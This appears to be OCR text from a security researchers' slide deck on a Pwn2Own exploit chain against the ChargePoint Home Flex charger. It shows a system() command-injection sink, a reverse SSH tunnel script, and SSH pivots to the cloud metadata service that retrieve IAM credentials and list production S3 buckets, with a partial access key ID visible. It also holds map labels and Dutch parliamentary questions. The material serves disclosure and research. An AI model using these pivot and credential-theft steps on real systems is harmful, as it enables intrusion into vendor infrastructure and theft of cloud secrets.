

egian Sea
Sweden
Norway
Denmark
Belarus
Poland
Ukraine
Austria
Romania
Italy
Greece
Türkiye
Tunisia
Syria
Iraq
Iran
Afghanistan
Pakistan
Nepal
JK
HP
UK
AR
Kazakhstan
Turkmenistan
Kyrgyzstan
Russia
Mongolia
China
South Korea
East China Sea
9,337.97 km

```
[
  2,
  "1706198695",
  "DataTransfer",
  {
    "vendorId": "ChargePoint",
    "data": "saddr|1|3508|<serial number>|1706198695|0|1|1706198695|
homecharger-eu.chargepoint.com:443/ws-prod/panda/v1"
  },
  "<serial number>"
]
```


```
if ( command_id == 701 )
{
  v91 = payload[136];
  v92 = s;
  strcpy((char *)s, "NA");
  if ( v91 )
  v92 = payload + 136;
  cmd = payload + 36;
  CTLogWhere(5, "RouteToFsmInstance", 4105, 0x4000, "\n**** Executing BOOTCONTROL
cmd %s\n”, cmd);
  v94 = strstr(cmd, "reboot");
  type = "reboot";
  if ( !v94 )
    type = "bankswitch";
  recordReboot(v92, type, "NOC", 0, 1);
  system(cmd);
}
```

Zero Day Initiative
@thezdi@infosec.exchange

Confirmed! Daan Keuper, Thijs Alkemade and Khaled Nassar of Computest Sector 7 used a 2-bug chain to exploit the ChargePoint Home Flex. #Pwn2Own



Jan 26, 2024 at 04:09 AM · · Web


TELNET
WEBSOCKET
SSH
TELNET

```
#!/bin/sh
# Bring up pinned up reverse tunnel to mothership. Try forever, but back off
# connection attempts to keep from wasting resources.  Peg the retry time at
# some max and keep trying.
...
SERIAL_NUM=`cat /var/config/cs_sn`
SN_YEAR=`echo $SERIAL_NUM | head -c 2`
BASE_SERVER_PORT=20000
BASE_SERIAL=0
SERIAL_MODULO=10000
SERIAL_MINOR=`expr $SERIAL_NUM % $SERIAL_MODULO`
REVPORT=`expr $SERIAL_MINOR - $BASE_SERIAL`
REVPORT=`expr $REVPORT + $BASE_SERVER_PORT`
#FOR QA server please uncomment this line
#REVSYSTEM="pandagateway.ev-chargepoint.com"
REVSYSTEM="ba79k2rx5jru.chargepoint.com"
REVSYSTEMPORT="-p 343"
REVHOST="pandart@$REVSYSTEM"
REVHOST_2016="pandart@xiuq0o4yl57c.chargepoint.com"
#For 2017
REVHOST_2017="pandart@xiuq0o4yl57c2017.chargepoint.com"
...
while true; do
    ...
    # Connect to the appropriate server based on the year code in the serial number.
    if [ "$SN_YEAR" = "17" ]; then
        # Connect to the 2017 server.
        #printf "---> Connecting to 2017 server: $REVHOST_2017\n"
        $LOG "attempting connection to $REVHOST_2017"
        ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" $REVSYSTEMPORT -N -T
-R $REVPORT:localhost:23 $REVHOST_2017 &
...
```

```
ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" -p 343 -N -T
-R $REVPORT:localhost:23
pandart@xiuq0o4yl57c2017.chargepoint.com
```

```
ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" -p 343 -N -T
-L 1337:127.0.0.1:20023
pandart@xiuq0o4yl57c2017.chargepoint.com
```

```
ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" -p 343 -N -T
-L 1337:google.com:80
pandart@xiuq0o4yl57c2017.chargepoint.com
```

```
ssh -o "StrictHostKeyChecking no" -o "ExitOnForwardFailure yes" -p 343 -N -T
-L 1337:169.254.169.254:80
pandart@xiuq0o4yl57c2017.chargepoint.com
```

```
$ curl http://localhost:1337/latest/meta-data/iam/security-
credentials/cp-prod-ota-servers-role
{
  "Code": "Success",
  "LastUpdated": "2024-01-25T20:21:21Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAQKPTIBNKQN2DLSML",
  "SecretAccessKey": "<key>",
  "Token": "<token>",
  "Expiration": "2024-01-26T02:28:42Z"
}
```

```
$ aws s3 ls
2020-03-27 16:17:02 aws-athena-query-results-022521842517-ca-central-1
2019-07-17 19:23:19 aws-athena-query-results-022521842517-eu-central-1
2020-06-26 07:15:33 aws-athena-query-results-022521842517-us-west-2
2022-09-21 08:52:30 aws-cloudtrail-logs-022521842517-c3dfcdde-debug-datalake
2022-01-20 14:21:52 aws-glue-assets-022521842517-us-west-2
2020-06-26 07:53:11 aws-glue-scripts-022521842517-us-west-2
2020-06-26 07:57:20 aws-glue-temporary-022521842517-us-west-2
2020-06-17 04:15:13 cf-templates-aws-deployer-2-cp-prod-ap-southeast-2
2020-06-10 04:11:10 cf-templates-aws-deployer-2-cp-prod-ca-central-1
2020-06-23 04:10:57 cf-templates-aws-deployer-2-cp-prod-eu-central-1
2020-06-17 04:15:13 cf-templates-aws-deployer-cp-prod-ap-southeast-2
2020-06-23 04:10:57 cf-templates-aws-deployer-cp-prod-eu-central-1
2020-07-01 13:45:27 cf-templates-aws-deployer-cp-prod-us-east-1
2020-06-26 12:17:56 cf-templates-aws-deployer-cp-prod-us-west-2
2020-06-17 04:16:26 cf-templates-fg3iuljzn1mh-ap-southeast-2
2020-06-10 04:11:28 cf-templates-fg3iuljzn1mh-ca-central-1
2020-06-23 04:12:10 cf-templates-fg3iuljzn1mh-eu-central-1
2020-06-18 03:55:58 cf-templates-fg3iuljzn1mh-us-east-2
2020-06-26 12:23:09 cf-templates-fg3iuljzn1mh-us-west-2
2020-06-27 08:06:20 config-bucket-cp-prod
2019-07-19 11:36:28 cp-infra-logs
2020-07-02 15:38:44 cp-prod-022521842517-cloudtrail-logs
2020-03-27 10:51:52 cp-prod-ca-datalake
2022-02-17 01:52:33 cp-prod-cardconf
2020-06-27 08:26:51 cp-prod-datalake-build-artifacts
2021-08-18 02:19:20 cp-prod-fra-nos-notification-configuration
2022-02-24 09:36:38 cp-prod-fra-nos-pricing
2022-04-02 23:15:49 cp-prod-fra-nos-reports
...
```

Tweede Kamer der Staten-Generaal

2

Vergaderjaar 2023–2024

Vragen gesteld door de leden der Kamer

2024Z12536

Vragen van het lid **Erkens** (VVD) aan de Minister van Klimaat en Groene Groei over *het artikel «TenneT wil regels zien voor apps voor zonnepanelen en waarschuwt voor black-outs»* (ingezonden 23 augustus 2024).

Vraag 1
Bent u bekend met het artikel «TenneT wil regels zien voor apps voor zonnepanelen en waarschuwt voor black-outs»?[1] Hoe apprecieert u dit?

Vraag 2
Welke regels op het gebied van IT-veiligheid gelden er voor fabrikanten van apps en sites voor het beheren van zonnepanelen? Klopt het dat zich hier grote kwetsbaarheden voordoen? Zo ja, welke?

Vraag 3
Hoe verhoudt de wet- en regelgeving voor fabrikanten van apps en sites voor het beheren van zonnepanelen op het gebied van IT-veiligheid zich tot de wet- en regelgeving op dit gebied die geldt voor andere energiebedrijven? Waarom gelden er voor deze bedrijven verschillende regels op het gebied van IT-veiligheid?

Want to read our full write-up?

sector7.computest.nl